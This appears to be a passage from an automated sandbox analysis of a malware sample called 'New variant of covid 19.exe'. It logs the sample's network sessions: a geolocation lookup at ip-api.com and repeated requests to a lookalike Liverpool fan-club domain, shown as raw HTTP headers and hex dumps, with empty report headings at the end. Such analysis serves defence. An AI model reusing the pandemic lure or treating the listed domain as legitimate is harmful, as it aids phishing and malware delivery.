70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 7 4 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f Data Ascii: 157b<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--> <head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liver pool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preco

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49715	208.95.112.1	80	C:\Users\user\Desktop\New variant of covid 19.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:19:02.418761015 CET	4516	OUT	GET /json/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0 Host: ip-api.com Connection: Keep-Alive
Mar 9, 2021 22:19:02.470841885 CET	4517	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:02 GMT Content-Type: application/json; charset=utf-8 Content-Length: 281 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 31 35 32 22 2c 22 6c 61 74 22 3a 34 37 2e 34 33 2c 22 6c 6f 6e 22 3a 38 2e 35 37 31 38 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 6f 72 67 22 3a 22 43 64 6e 37 37 20 5a 55 52 20 49 54 58 22 2c 22 61 73 22 3a 22 41 53 36 30 30 36 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 71 75 65 72 79 22 3a 22 38 34 2e 31 37 2e 35 32 2e 37 38 22 7d Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Z urich","zip":"8152","lat":47.43,"lon":8.5718,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Cdn77 ZUR ITX"," as":"AS60068 Datacamp Limited","query":"84.17.52.78"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49720	104.21.31.39	80	C:\Users\user\Desktop\New variant of covid 19.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:19:12.096379042 CET	4548	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-62D0D2B15CF140C87AEA01E41DD7046 D.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari /537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:19:12.311244965 CET	4550	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=daa2b8247d04f361e15db06e6ca9806251615324752; expires=Thu, 08-Apr-21 21:19:12 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:12 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba74c0fe0000c29f87833000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=EtFzX1Wwl%2F4q7f3SPMP%2FXe97dg8flR7L0SosQijHDladtZHxDD1DA2lPv8FK7Y%2Fpt9QjimxjqdIWbN4qlyjgLHiC3qdmn0gQy95RiYL82lNJKfGoJXeWRQ%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d75714ce5ec29f-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect"
Mar 9, 2021 22:19:12.858704090 CET	5840	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-75F90208612A44FA7B0856621DD5DF3A.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com
Mar 9, 2021 22:19:13.072628021 CET	5841	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=daa2b8247d04f361e15db06e6ca9806251615324752; expires=Thu, 08-Apr-21 21:19:12 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:15 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba74c3fa0000c29f3829f000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=2APrtI3BM9BVRBjzcHfWmuYJRmfLDGH4SuOukxAXNsenbkPWs%2FVElbahvP3M5wFiob74YwcHcyNSGJYMKegIqZoIniU3Y71SgNh%2Fodgynzzadyo4LOQlZw%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d757198bb6c29f-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" h
Mar 9, 2021 22:19:19.530019045 CET	7154	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-59F952AF6E65CA37DF9A6DD24C3AD6F0.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:19:20.795794964 CET	7164	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d001dbf1a5389235131816560dbfb273f1615324759; expires=Thu, 08-Apr-21 21:19:19 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:17 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba74de090000c29f93b5c000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=gATCpJT1pXkl zjdIXpZyfYBLu5S9TBi8jrSxYidYY4T4PliD0js5CYeKwDxI8Z2wef9woAnAbKyuguXEfbv2Mp6LzVQaI57JeapPnL YG9mnHUdv6xaT7xg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d757434e25c29f-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49727	104.21.31.39	80	C:\Users\user\Desktop\New variant of covid 19.exe


Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:19:21.926287889 CET	7889	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-62D0D2B15CF140C87AEA01E41DD7046D.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com Connection: Keep-Alive
Mar 9, 2021 22:19:22.362190008 CET	7890	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=da76053200a110a83d8f4a44715963cb41615324761; expires=Thu, 08-Apr-21 21:19:21 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:12 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba74e7640000c277322e8000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=XhAysjXNuxNREf1ibKoYnwdr3kEgR5mS4YGB RJniqyFTMHzOCN7orISz%2FIRuE9EZsdChzwXNx9jNATRgdBVUI7XWRvb98lm3DwSDVvMQuuwOwLNpwn yYHA%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d757523851c277-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" hre

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 22:19:23.169635057 CET	9181	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-75F90208612A44FA7B0856621DD5DF3A.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com
Mar 9, 2021 22:19:23.385524035 CET	9183	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:23 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d2230e2290a747efdd31bc1e7be1c1b8a1615324763; expires=Thu, 08-Apr-21 21:19:23 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:15 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba74ec410000c27713874000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=11C2K0ApXb9PVdsJzfnrbD4kIuB65zwQ71xaMAyd15prFTG2t7%2BAvcYyyBuZuotTb2dYWKX%2BJKXJGJDpi0Y2JaT0dYQ6JaMYxbr2%2BewjXB4kMYTB9jgH4w%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d7575a0836c277-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect"
Mar 9, 2021 22:19:30.728245020 CET	10488	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-59F952AF6E65CA37DF9A6DD24C3AD6F0.html HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: liverpoolofcfanclub.com
Mar 9, 2021 22:19:30.942941904 CET	10489	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 21:19:30 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dbd757233c3565ddd8d21ad4ff634d5161615324770; expires=Thu, 08-Apr-21 21:19:30 GMT; path=/; domain=.liverpoolofcfanclub.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 09 Mar 2021 18:47:17 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08ba7509c50000c27717115000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2B%2FSNKcKlq2%2F%2F5N%2B3BmNJnIirp96AZz19osN4Nq6JTNLRDpaRZMzkEv9r%2Bc6NMUR8acjDv8ReE%2FtbWLLL5ee0M5WoGf50wALXScncU22M3fmfbgTEVUtFTA%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d757893fddc277-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="pre

Code Manipulations

Statistics

Behavior



